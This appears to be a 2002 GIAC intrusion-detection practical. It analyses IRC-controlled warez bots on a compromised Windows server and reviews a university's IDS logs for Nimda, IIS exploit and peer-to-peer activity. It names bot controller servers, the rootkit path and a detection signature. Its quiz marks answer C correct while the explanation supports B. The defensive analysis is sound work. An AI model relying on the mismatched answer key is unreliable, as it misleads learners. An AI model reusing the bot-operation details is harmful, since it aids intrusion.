TCP TTL:128 TOS:0x0 ID:9399 IpLen:20 DgmLen:40 DF
A* Seq: 0xE69878F1 Ack: 0xD9D3F1E4 Win: 0xF711 TcpLen: 20

=+
=+=+=+=+=+=+=+

10/09-19:54:43.339539 66.250.145.46:6667 -> MY.NET.:4272
TCP TTL:52 TOS:0x0 ID:19054 IpLen:20 DgmLen:108 DF
AP Seq: 0xE71CA77E Ack: 0xF24FB9C9 Win: 0x16D0 TcpLen: 20
3A 6E 61 6B 6F 6C 21 7E 65 72 61 6E 34 40 32 31 :nakol!~eran4@21
32 2E 31 37 39 2E 31 39 32 2E 31 32 32 32 38 20 2.179.192.12228
50 52 49 56 4D 53 47 20 49 53 4F 2D 58 44 43 43 **PRIVMSG ISO-XDCC**

53 32 30 30 20 3A 78 64 63 63 20 73 65 6E 64 20 S200 :**xdcc send**
23 32 0D 0A   **#2**..

=+
=+=+=+=+=+=+=+=+

The packets all originate from a specific network, ZeroLimit IRC. This is where knowledge of the host that is receiving these packets come in handy; the host in question is a win2K server that was primarily setup as a "ghosting server" (for more information on Symantec Ghost, visit URL: http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=3) with no dedicated users residing on the host itself. Therefore, what looks like a user connecting to IRC from a client is impossible; there must be some other explanation. Upon further examination of the packets, one can find the greatest clue into the attack, on the fifth packet we see the phrase "PRIVMSG ISO-XDCCS199 XDC SEND #1" appears. This is the command that an IRC user would send to an "IRC bot" running off an IRC network. An IRC bot is an automated program that connects to IRC and either runs automated tasks or can be remotely controlled by others. The signature phrase mentioned above will trigger the bot to start sending "warez" – hacked or illegal files -- directly to the client computer that sent the request. An example of such a both is Iroffer (www.iroffer.org). Forensic analysis on the box showed a modified Iroffer bot titled "srvhost" to be running as a service on the box. While our packet loggers failed to detect these files transfers, network flow logs gathered from another group on our network showed a large amount of bandwidth being consumed by the host in question. To summarize, this attack consisted of remote users sending remote command to a host via IRC for various unauthorized (and illegal) activities.

Mechanism of attack: This attack mechanism requires a Windows machine to be previously compromised. Unfortunately, this machine existed in a zone assumed to be "safe" and was not monitored before the compromise. I therefore could not find any previous evidence of how the machine was compromised in the first place. While the victim host was not fully up to date with all the latest security patches, absence of known Trojans such as Nimda or code Red lead me to believe that weak passwords coupled with no protection against null SMB sessions were the leading factors in the compromise of the machine. Specialized scanning programs, such as Xscan (URL: http://www.sec-1.com/XScan.htm), a network scanning tool designed to report specific Microsoft Windows vulnerabilities, could have been used in this unmonitored zone to detect and easily compromise this relatively unprotected system. Once this machine is compromised, a root kit was installed that replaced several key Windows 2000 services, such as Lsass and installs at least 3 IRC bots under the service "FireDaemon." A hacked ftp server also is installed, this is mainly used to deposit the files that the IRC bots will later serve. These bots are automatically started when the machine boots and are named similar to prominent Windows files/services, such as "srvhost.exe", "taskmngr.exe" to hide their true identity. All files that relate to this root kit are located in the c:\winnt\system32\vmn32\ directory. When these bots are run, they automatically join one of four IRC servers (supernova.de.zerolimit.net waiting4u.darktech.org t3xdcc.darktech.org 66.250.145.46 fear.zerolimit.net) and join two channels #ISOXDCC-DISTRO and #ISO-XDCC. Users who join the second channel can message the bot, "/msg bot xdcc send #<fileid>" (remember the signature?) and the bot will negotiate a connection to the clients IRC client to send a "warez" file. In addition, operators of the channel can administrate the bot remotely by issuing an admin command coupled with a password. The password is stored in an encrypted format on the host.

Correlations: I was not the first person hit by this attack. While I could not find an attack signature in arachNIDS, snort, or CERT that accurately matched this attack, there was quite a bit of information about this exploit on the web. First and foremost, most warez regulars know about it, as evidenced by this little quote from an IRC channel (full post: URL: http://209.210.237.16/~wwwc0de/irc/statgen/logs/beta.log.24May2002)

> <Makaveli_the_Don> if you want GTA 3 or SOF2 connect to: ------> irc.zerolimit.net, and then join: -------> #ISO-XDCC verrrrrrrrry easy to get GTA 3 over there
> [11:38] <Mo> really? will do so now
> [11:38] <Mo> thanx a million
> [11:38] <Makaveli_the_Don> np man
> [11:38] <Makaveli_the_Don> they got looooots of XDCC bots there

However, a more enlightening description of the attack (from a hacker's point of view) can be found at: URL: http://www.russonline.net/tonikgin/EduHacking.html ; which describes hacking universities for the sole purpose of file ("warez") sharing. Fortunately (for some, unfortunately) the white hat community also has experience with this sort of attack. The first person to discover this attack is Christopher E. Cramer of Duke University; however, the prominent figure in discussing this attack is Dave Dittrich dittrich@cac.washington.edu of University of Washington. On the securityfocus mailing lists (see URL: http://online.securityfocus.com/archive/75/270867 for the thread) and his own university mailing lists (URL: http://staff.washington.edu/dittrich/talks/core02/xdcc-analysis.txt -- see references for more of his presentations), Mr. Dittrich goes into great length to discuss the details of the attack, followed by several traces.

While there was not direct mention of this attack on CERT, it did have a description of an exploit that does also use IRC as its attack mechanism as well – a worm known as Kaiten (URL: http://www.cert.org/incident_notes/IN-2001-13.html). However, this exploit does not use the exact same mechanism; this attack could have been developed using some similar base code.

A final note: While working on my last assignment, I did notice that the snort alerts (08/03/02 for example) did include "IRC evil – running XDCC," however, I could not find a snort ruleset that would generate such an alert on the web.

Evidence of active targeting: This attack was definitely targeting a specific victim. All packets were directed at a single host and did not span a network.

Severity:

Criticality = 3 The victim was fortunately only serving old ghost images and did not contain any useful data. However, the fact that it is a server that **could** have had important data in the future had this attack not been detected rates it a 3.

Lethality = 5 – The machine was compromised and the attack was used to serve illegal materials while consuming large amounts of bandwidth! That's about as lethal an attack as one can get.

System Countermeasures = 1 - The host had already been compromised and any attempted communication through this attack would definitely succeed.

Network Countermeasures – 1 This host was sitting on an unmonitored network with no packet filtering or capturing.

Severity = (C + L) – (S + N) = (3 + 5) – (1 + 1) = 6

This is a high severity attack and should not be taken lightly.

Defensive Recommendations:

There were many defensive recommendations that could have been taken to prevent this. The system should have used strong passwords and blocked null session attempts from outside the network. In addition, a NIDS, such as snort, would be useful. The signature mentioned before ("PRIVMSG ISOXDCC199 xdcc send #1 in the packet payload") could be used in a snort rule to filter and alert for any machines that have already been compromised and are being used in the attack described.

I recommend using this signature rather than checking for connection to zerolimit IRC network as other traffic to these sites may be valid connects and would generate false positive. In addition, the server network is subject to change, the attack pattern of using IRC will not. Another alternative would be to use admin command used by controllers of the bot as a signature of the attack pattern, but this command is not as used as frequently as the request command and may not effectively warn of an intrusion.

Multiple choice question:

What best describes the difference between the XDCC bot Trojan attack mechanism and the Trinoo Trojan?

A. XDCC affects only Microsoft hosts, while Trinoo affects all types of hosts.
B. XDCC uses an application layer such as IRC to communicate between controllers and zombies, while Trinoo relies solely on header data.
C. XDCC relies on hosts infected with Trojans, Trinoo can affect any host without a prior Trojan infection.
D. XDCC sounds cooler than Trinoo.

The correct answer is C. What perhaps separates this attack with the other zombie/controller Trojan schemes seen before is its reliance on and application layer, IRC, as the communication transport.

REFERENCES:

Dave Dittrich ,"World-wide distributed DoS and "warez" bot networks" URL: http://staff.washington.edu/dittrich/talks/core02/xdcc-analysis.txt , URL: http://online.securityfocus.com/archive/75/270867.

TonikGin , "XDCC – An .EDU Admin's Nightmare" URL: http://www.russonline.net/tonikgin/EduHacking.html tonikgin01@yahoo.com, Sept. 11 2002

Dave Dittrich , "Dissecting Distributed Malware Networks" URL: http://staff.washington.edu/dittrich/talks/core02/Core02.ppt <dittrich@cac.washington.edu>

Allen Householder, " **"Kaiten" Malicious Code Installed by Exploiting Null Default Passwords in Microsoft SQL Server ", URL: http://www.cert.org/incident_notes/IN-2001-13.html**

Assignement 3

Executive Summary:


After reviewing all Events of Interest (EOI) generated over the time frame of 08/01/02 – 08/05/02, two distinct conclusions can be made:

1. Great care has been taken to reduce the amount of false positive by the IDS system of the University.
2. The University should set and enforce policies on peer-to-peer filesharing. High amounts of bandwidth is still being utilized for peer-to-peer filesharing.

3. The University faces a clear and present danger from IIS related Trojans, Worm, and other miscellaneous exploits.

In relation to item 1, after reviewing other GCIA analysis, (URL: http://www.giac.org/practical/Gary_Smith_GCIA.doc , URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc) one of the first things that I looked for was a large number of false positives occurring during normal business hours. To my surprise, there were few. Below are time plot graphs outlining the number of alerts per time period. By examining the alerts-time graphs in Appendix C, I did not find any correlations between normal business hours and alert activity.

However, a more disturbing trend that I discovered is the amount of IIS Trojans that are both attacking the University network from external sources and that were infecting internal network machines was disturbingly high. By looking at the graph below, we can see that the University is headed for trouble in the days to come. The sudden spike of alerts and scans seen below at the end of our audit period are the work of a Nimda Trojan Currently, the internal network contains three such infected computers. With an outbreak occurring at the end of our audit, an immediate security audit of all hosts that are running IIS is recommended.



For my analysis, I chose to examine the days of August 1-5, 2002. I chose these dates due to the fact that these were the last dates that I could find oos file; even though they are a bit out of the 60 day range for my due date, these logs did prove to have many useful detects.

The files used were:

scans.020801.gz	alert.020801.gz	oos_Aug.1.2002
scans.020802.gz	alert.020802.gz	oos_Aug.2.2002

scans.020803.gz	alert.020803.gz	oos_Aug.3.2002
scans.020804.gz	alert.020804.gz	oos_Aug.4.2002
scans.020805.gz	alert.020805.gz	oos_Aug.5.2002

I used several different techniques to analyze the mentioned files. ***NOTE: All records presented hereafter have been parsed (modified) from the original logs files.*** The format for these modified files are the following fields, tab delimited: {ID number (for internal use only), date of detect, type of detect, source, source port, destination, destination port}

While portscans where included in the alert files, I used scan files to determine the true nature of the "spp_portscan" alerts in the alert files. The oos files, however, were not as useful. They were small enough to examine visually (using vi as an editor) to see that they only contained one detect:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+
08/02-13:55:05.849023 68.32.126.64:13425 -> MY.NET.6.7:110
TCP TTL:47 TOS:0x0 ID:7397  DF
21S***** Seq: 0xCD66129C   Ack: 0x0   Win: 0x16D0
TCP Options => MSS: 1460 SackOK TS: 39587449 0 EOL EOL EOL EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+
```

While many other GIAC practicals (Safka, URL: http://www.giactc.org/practicals/safka_gcia.doc, Edward Peck , URL: http://www.giactc.org/practicals/Edward_Peck_GCIA.doc) have seen such activity, most the their analysis reveals it to be either a source of kazaa traffic or unknown traffic that may likely be "innocuous." However as these attacks seem to target port 110, I would like to see the packet payload before coming to the same conclusion. This may be an OS fingerprinting technique or an unknown exploit or may simply be a corrupted packet in transit. This is coming from a comcast cable modem user, so anything is possible.

Most frequent detects: Unfortunately, there were a lot of high frequency attacks. However, there were six that dominated the other several attacks. These also were among the most severe attacks. In particular, the first four were all high severity attacks.

1. <u>NIMDA - attempt to execute cmd from campus host, Severity - High, Reported - 877,583 times</u>

There was an incredible amount of NIMDA activity going on in the University network during this time frame. The number of sources for the attack were relatively few (10 sources) with an incredible amount of destinations (roughly 105,428 destinations). The sources consisted of two groups: those that were "misfires" (or a REALLY small attack!) on a Microsoft Web Server, and those that were infected by the NIMDA worm. Since I don't know the network in full detail but the logs can clearly separate the two types of activity. For example:

997591 08/05/02 13:22:36 NIMDA - Attempt to execute cmd from campus host 130.85.70.144 1116 207.46.235.150 80

This was the only detect of activity from 130.85.70.144, therefore, one can conclude that either this machine had the Trojan and was turned on briefly, or that it was a simply "misfire."

1053952 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2016 130.7.64.55 80
1053953 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2021 130.95.40.191 80
1053954 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2018 130.178.180.123 80
1053958 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2026 130.7.64.55 80
1053960 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2028 130.217.61.115 80
1053961 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2024 130.178.180.123 80
1053963 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2136 130.251.114.106 80

1053966 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2138 130.199.172.67 80
1053967 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2139 130.167.230.173 80
1053969 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2140 130.173.59.174 80
1053970 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2141 130.251.114.106 80
1053972 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2142 130.228.57.214 80
1053975 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2144 130.253.142.106 80
1053976 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2122 130.26.28.254 80
1053978 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2148 130.55.168.146 80
1053980 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2137 130.17.60.155 80
1053981 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2149 130.217.61.115 80
1053983 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2150 130.199.172.67 80
1053984 08/05/02 21:21:55 NIMDA - Attempt to execute cmd from campus host 130.85.100.208 2151 130.167.230.173 80

Above is a sample of the alert logs (after parsing and cleaning) of a compromised host that was obvious infected by Nimda. This particular host generated this detect throughout the five days worth of logs (see more under "Top Ten Talkers"). If left "untreated," the hosts will continue searching for more computers until a new infection point is found, and the process will continue. While only 10 hosts were the source for these activities, the sheer number of these detects show just how much of a drain of network resources Nimda will be.

2. spp_http_decode: IIS Unicode attack detected, Severity = High, Reported = 494152

414111 08/04/02 15:35:56 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414112 08/04/02 15:35:56 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414113 08/04/02 15:35:56 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414114 08/04/02 15:35:56 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414115 08/04/02 15:35:56 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414117 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1474 64.29.223.120 80
414118 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1474 64.29.223.120 80
414119 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1474 64.29.223.120 80
414120 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1474 64.29.223.120 80
414121 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1474 64.29.223.120 80
414122 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1474 64.29.223.120 80
414123 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414124 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80
414125 08/04/02 15:35:57 spp_http_decode: IIS Unicode attack detected
130.85.183.25 1472 64.29.223.120 80

This detect illustrates how much of a liability IIS can really be. Unlike the internal NIMDA warning, this detect is generated by the number of attacks that the network had received by various hosts (582 total), both internal and external with 86,343 various destinations, both internal and external. The top four detects of this University all deal with IIS attacks. Unfortunately, I can't see how many off all of these attacks actually worked, but as I mentioned previously, at least two of the internal machines are compromised with NIMDA. How many more will be attacked before the University takes action? As stated is Todd Beardley's GIAC Practical (URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc), he also found a high number of IIS Unicode attacks, "Code Red, Code Red II, Nimda, and sadmind all rely in some part to Unicode translation tricks to escape the normal IIS directory and climb up and around the normal filesystem via relative directory commands." Needless to say, these detects largely translate into an infection by one of these worms.

3. IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize, Severity = High, Reported = 482,435

423825 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4736 62.58.155.117 80
423826 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4737 160.193.184.87 80
423827 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4740 188.146.27.103 80
423828 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4741 80.119.211.169 80
423829 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4742 148.27.15.207 80
423830 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4743 111.98.38.13 80
423831 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4744 137.168.166.132 80
423832 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4745 164.34.248.95 80
423833 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4746 9.218.27.205 80
423834 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4747 212.189.130.217 80

423835 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4748 122.104.114.52 80
423836 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4759 149.198.60.163 80
423837 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4760 18.79.196.59 80
423838 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4756 61.106.108.188 80
423839 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4752 37.125.154.78 80
423840 08/04/02 17:30:00 IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize 130.85.84.234 4761 207.37.15.177 80

Another IIS worm strikes again! This time the detect comes from solely 1 source: 130.85.84.234! This host has definitely been compromised with and IIS worm as it generates all 482,435 Events of Interest (EOI) for all logs! Once again, such a detect emphasizes how much of a security hole (and bandwidth eater) that IIS really is.

<u>4. NIMDA - Attempt to execute root from campus host, Severity = High, Reported = 123,311</u>

1054065 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2249 130.227.141.56 80
1054069 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2253 130.238.137.156 80
1054071 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2256 130.238.137.156 80
1054072 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2257 130.38.136.195 80
1054073 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2258 130.66.21.88 80
1054078 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2244 130.154.253.224 80

1054079 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2245 130.111.24.28 80
1054080 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2247 130.28.140.96 80
1054082 08/05/02 21:21:56 NIMDA - Attempt to execute root from campus host 130.85.100.208 2287 130.144.40.72 80

Once again, another case where an IIS worm, in this case NIMDA caused a single host to generate over 100,000 alerts, hitting 69,456 different hosts! Another interesting point is that this detect shows us one of the main reasons for the network spike on the previous graph over towards the end of the fifth (I noticed the logs for the University grew significantly after immediately after my chosen time period -- I would venture to guess that this infection was not caught right away!). This is not the only activity that we have seen from this particular host; such a large number of detects (and therefore network traffic) illustrates how various IIS exploits can effectively choke network traffic.

5. UDP SRC and DST outside network, Severity = Mid, Reported = 106,894

2453947 08/05/02 23:52:08 UDP SRC and DST outside network 3.0.0.99 137 10.0.0.1 137
2454694 08/05/02 23:52:11 UDP SRC and DST outside network 3.0.0.99 137 10.0.0.1 137
2454995 08/05/02 23:52:12 UDP SRC and DST outside network 3.0.0.99 137 10.0.0.1 137
2455302 08/05/02 23:52:17 UDP SRC and DST outside network 3.0.0.99 137 10.0.0.1 137
2479234 08/05/02 23:54:59 UDP SRC and DST outside network 128.223.147.216 1346 229.55.150.208 1345
2479235 08/05/02 23:54:59 UDP SRC and DST outside network 128.223.147.216 1346 229.55.150.208 1345
2479236 08/05/02 23:54:59 UDP SRC and DST outside network 128.223.147.216 1346 229.55.150.208 1345

2479238 08/05/02 23:54:59 UDP SRC and DST outside network
128.223.147.216 1346 229.55.150.208 1345

Finally! A detect that does not directly deal with IIS exploits! This detect stems mostly from various external hosts (150) contacting either non-routable reserved IP addresses or addresses reserved for Multicast network usage. Such a detect was previously seen 5/08/01 by Clifford Yugo, a certified GCIA. AS stated in his paper, (URL: http://www.giac.org/practical/Clifford_Yago_GCIA.doc). He notes, "Since the traces were collected from a sensor at the University of Maryland, Baltimore County the occurrence of this type of traffic would be a normal phenomena. The network at UMBC would have a feed to multicast traffic...most likely utilized by a videoconferencing application for distance learning purposes..."; this same phenomenon is being experienced here as most of the IP addresses that broadcast to these Multicast addresses are from other universities (ie. 128.223.147.216 -> uoregon.edu.) or yahoo broadcasting services. However, I mentioned this as a mid severity attack simply because one of the IPs mentioned comes from a GE owned IP (3.0.0.99 -- see "5 Most Wanted" below) and looks to be trying to connect to an SMB share of an unroutable IP. This most likely be a crafted packet, I would have to investigate packet dumps for more details.

6. SMB Name Wildcard, Severity = Mid, Reported = 30,086

5026 08/01/02 03:44:57 SMB Name Wildcard 209.58.57.131 137
130.85.150.11 137
5027 08/01/02 03:44:57 SMB Name Wildcard 209.58.57.131 137
130.85.150.133 137
5032 08/01/02 03:46:52 SMB Name Wildcard 200.49.90.156 2587
130.85.198.204 137
5037 08/01/02 03:47:19 SMB Name Wildcard 216.194.22.122 137
130.85.84.244 137
5043 08/01/02 03:47:55 SMB Name Wildcard 35.8.163.181 1166
130.85.198.204 137

5069 08/01/02 03:48:56 SMB Name Wildcard 206.215.160.224 137
130.85.84.244 137
5075 08/01/02 03:49:18 SMB Name Wildcard 151.199.22.130 137
130.85.104.139 137
5076 08/01/02 03:49:20 SMB Name Wildcard 151.199.22.130 137
130.85.104.139 137
5077 08/01/02 03:49:22 SMB Name Wildcard 151.199.22.130 137
130.85.104.139 137
5081 08/01/02 03:49:43 SMB Name Wildcard 151.199.22.130 137
130.85.104.139 137
5082 08/01/02 03:49:45 SMB Name Wildcard 151.199.22.130 137
130.85.104.139 137
5091 08/01/02 03:50:15 SMB Name Wildcard 67.98.50.74 2557
130.85.198.204 137
5092 08/01/02 03:50:18 SMB Name Wildcard 144.139.11.167 137
130.85.150.133 137
5116 08/01/02 03:50:59 SMB Name Wildcard 217.22.79.51 33885
130.85.88.162 137
5117 08/01/02 03:50:59 SMB Name Wildcard 217.22.79.51 33883
130.85.88.162 137
5118 08/01/02 03:50:59 SMB Name Wildcard 217.22.79.51 33882
130.85.88.162 137

This detect is perhaps not as straightforward as the other detects. Unlike what was mentioned in previous practicals such as Todd Beardsley's (URL: http://www.giac.org/practical/Todd_Beardsley_GCIA.doc), where the border routers seemed to block all external NetBIOS name resolution traffic, the border routers seem to allow this, as all 8,966 sources are external while all 2,739 destinations are internal. Therefore these detects may or not reflect valid SMB NetBIOS traffic. I would recommend that the borders do drop all NetBIOS traffic, but it would seem that the University may have reversed an earlier decision to block all external NetBIOS traffic for what I can only speculate as the ability to use "Windows Network Services" (aka "Windows Filesharing"). It is also interesting to note that some addresses use ports other than 137 for communicating. These could be valid users using Samba to connect to internal network shares or exploit scripts testing out NetBIOS vulnerabilities. I would recommend at the least blocking any traffic that does not originate from port 137. Most Unix users should be using some form of secure copy anyways (just kidding).

Top 10 Talkers:

The following are the top 10 "talkers" based on these detects. These are mostly internal IPs (only one external IP) that consume a large percentage of the bandwidth for various reasons..

1. 130.85.84.234 - As discussed earlier, this machine has been infected by an IIS worm. It alone generated 959,737 alerts of "IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize." This is most likely a host that is compromised by either Code Red, Code Red II, or sysadmind worms as no NIMDA alert was generated by it.

2. 130.85.70.200 - This was by far the most perplexing talker of them all. It by far generated the most alerts (2439514), all of which were UDP packets being sent to various machines. All the destination ports were 41170. After consulting the greatest intrusion detection tool ever, also known as Google (www.google.com), I found a largely unknown (by anyone I know) peer-to-peer music sharing service, blubster (www.blubster.com). This service uses UDP traffic on port 41170 to communicate between peers as its method of communicating; this would be why the IDS sensor detected the traffic as a large scale UDP scan. In addition, most of the hosts that this IP sent these packets to were cable modem users or university users, many of whom were Residential Halls. Further modifications to IDS rulesets would have to be made to ignore UDP traffic to port 41170, or the University could contact the user of the machine and ask that the service be turned off.

3. 130.85.100.208 - Another hosts compromised by an IIS worm; in this case it was Nimda. This host generated 1604128 alerts in a very short period of time. The hosts was either off until 08/05/02 or compromised on that day around 3:47 PM. Starting at that time, it generated various NIMDA alerts, such as "TFTP -

Internal UDP connection to external tftp server", NIMDA - Attempt to execute root from campus host, and spp_http_decode: IIS Unicode attack detected." This continued throughout the day. As mentioned earlier, by a brief glance at the size of the log dumps for the following days, this machine was not patched immediately.

4. 130.85.70.207 - This is a perplexing host, this host generated 137,227 alerts, all of which were UDP packets sent from either ports 12203 or 12300. I could not find any exploits, Trojans, or worms with this signature. However, I did find several references the Medal of Honor game server, which runs over both port 12300 and 12203. This is most likely the cause of the traffic, investigation would have to be made in order to confirm such activity.

5. 130.85.82.2 - Another machine running the same service as 130.85.70.20. It almost generated the same amount of alerts (127792).

6. 130.85.165.24 - This host is using yet another peer-to-peer file sharing service. The service in questions is winMX(www.winmx.com). This information was derived from using Google and from the incidents.org website(URL: http://isc.incidents.org/port_details.html?port=6257).

7. 3.0.0.99 - This IP generated 51,359 alerts by sending NetBIOS traffic to an unroutable address. Investigation would have to be made to determine the nature of this activity.

8. 130.85.137.7 - This machine generated multiple UDP packet alerts (49210), all coming from different ports. It does seem to be targeting DNS, and MTA machines. A lookup on ARIN provides a contact:
TechName: Suess, John
TechPhone: +1-410-455-2582
TechEmail: jack@umbc.edu

We'll have to look contact him for further information if this detects occurs again

(now in the present)

9. 130.85.70.133 - This machine also generated multiple UDP packet alerts (42744), all coming from different ports. However, ports 7023, 7004 seem to be popular. Further investigation would have to be made into the nature of its UDP packets since I do not have detailed packet information.

10. 130.85.83.150 - This host generated 90164 alerts; he is simply another winMX user.

In summary, the top 10 talkers are split primarily into 3 groups: Those infected with an IIS Trojan, those using peer-to-peer network programs, or those with network patterns that require further investigation.

<u>Top 5 Addresses I'd like to Know More About:</u>

1. 130.85.157.11 --->

OrgName: University of Maryland Baltimore County
OrgID: UMBC

NetRange: 130.85.0.0 - 130.85.255.255
CIDR: 130.85.0.0/16
NetName: UMBCNET
NetHandle: NET-130-85-0-0-1
Parent: NET-130-0-0-0-0
NetType: Direct Assignment
NameServer: UMBC5.UMBC.EDU
NameServer: UMBC4.UMBC.EDU
NameServer: UMBC3.UMBC.EDU
Comment:
RegDate: 1988-07-05

Updated: 2000-03-17

TechHandle: JJS41-ARIN
TechName: Suess, John
TechPhone: +1-410-455-2582
TechEmail: jack@umbc.edu

